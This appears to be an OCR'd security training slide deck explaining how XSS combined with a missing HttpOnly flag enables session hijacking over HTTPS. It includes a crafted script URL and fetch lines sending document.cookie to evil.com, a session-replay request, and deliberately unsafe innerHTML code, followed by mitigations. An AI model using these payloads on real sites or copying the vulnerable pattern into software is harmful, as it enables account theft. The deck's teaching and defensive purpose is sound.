
HTTPS Session Hijacking

The Scenario



Everything looks correct...

The application uses HTTPS throughout. Login is encrypted. The server issues a session cookie after authentication.

```
Set-Cookie:
SESSIONID=91ab72f0e3c1d9; Secure
```

The **Secure** flag is set — but **HttpOnly** is missing. JavaScript can still read this cookie.

Two Vulnerabilities Combine

Cross-Site Scripting (XSS)

Unsanitised user input is injected directly into the DOM, allowing arbitrary script execution in the victim's browser.

Missing HttpOnly Flag

Without `HttpOnly`, `document.cookie` is accessible to any script running on the page — including the attacker's.

Neither flaw alone is fatal. Together, they enable full session theft — even over HTTPS.

The Vulnerable Code

Server-side rendering (unsafe)


```
// User input from URL injected
// directly into the DOM
const name = req.query.name;
element.innerHTML = name;
// No sanitisation — XSS possible
```

What the attacker crafts

```
https://bank.example.com/profile
  ?name=<script>
    fetch('https://evil.com/steal
      ?c='+document.cookie)
  </script>
```

Victim clicks the link. Browser trusts the domain. Script executes immediately.

Attack Flow — Step by Step



Login **Set Cookie** **Click Link** **XSS Inject** **Read Cookie**

HTTPS protects every network hop — but step 5 happens entirely inside the browser, where HTTPS offers zero protection.

Cookie Exfiltration in Detail

Step 3 — Script reads the cookie

```
document.cookie
// → "SESSIONID=91ab72f0e3c1d9"
```

Step 4 — Cookie sent to attacker

```
fetch('https://evil.com/steal
  ?cookie=SESSIONID=91ab72f0e3c1d9')
```

Browser sends this request itself. HTTPS on bank.example.com is irrelevant.

Session Replay — Attacker Becomes Alice

```
GET /account HTTP/1.1
Host: bank.example.com
Cookie: SESSIONID=91ab72f0e3c1d9
```

```
# Server session store lookup:
SESSIONID → user_id=alice

HTTP/1.1 200 OK
# Attacker is now Alice
```

Why the server accepts it

Session tokens are bearer credentials. The server cannot distinguish Alice from an attacker presenting her token. No further authentication is checked.

HTTPS was never bypassed. The attacker simply owns a valid credential.

The Critical Misconfiguration

❌ Bad

```
Set-Cookie:
SESSIONID=91ab72f0
e3c1d9;
  Secure
```

JavaScript-readable. Vulnerable to XSS theft.

✅ Correct

```
Set-Cookie:
SESSIONID=91ab72f0
e3c1d9;
  Secure;
  HttpOnly;
  SameSite=Strict
```

JS cannot read. Cross-site requests blocked.

What each flag does

→ **Secure** — cookie only sent over HTTPS connections

→ **HttpOnly** — blocks `document.cookie` access entirely

→ **SameSite=Strict** — prevents cross-site request forgery vectors

Mitigations

HttpOnly Cookies

Blocks JavaScript access to session tokens entirely. Single highest-impact fix.

```
Set-Cookie: id=abc;
Secure; HttpOnly
```

Sanitise All Input

Never inject raw user input into the DOM.

```
// Bad:  el.innerHTML
= userInput
// Good:
el.textContent =
userInput
```

Content Security Policy

Blocks inline scripts at the browser level — even if XSS injection succeeds.


```
Content-Security-
Policy:
  default-src 'self';
  script-src 'self'
```

Regenerate Sessions

Issue a new session ID after every login to prevent fixation attacks.

```
session_regenerate_id(
true);
```

Why HTTPS Alone Is Not Enough



The core misunderstanding

HTTPS secures the **channel**. Session hijacking via XSS operates inside the **browser** — a layer HTTPS never touches.

> Encryption cannot protect a credential that has already been handed to the attacker by the browser itself.

Session security depends on cookie protection, not just HTTPS.

If a session cookie can be read or leaked by JavaScript, no amount of transport-layer encryption will prevent session hijacking. Defence-in-depth — proper cookie flags, input sanitisation, and CSP — is the only reliable posture.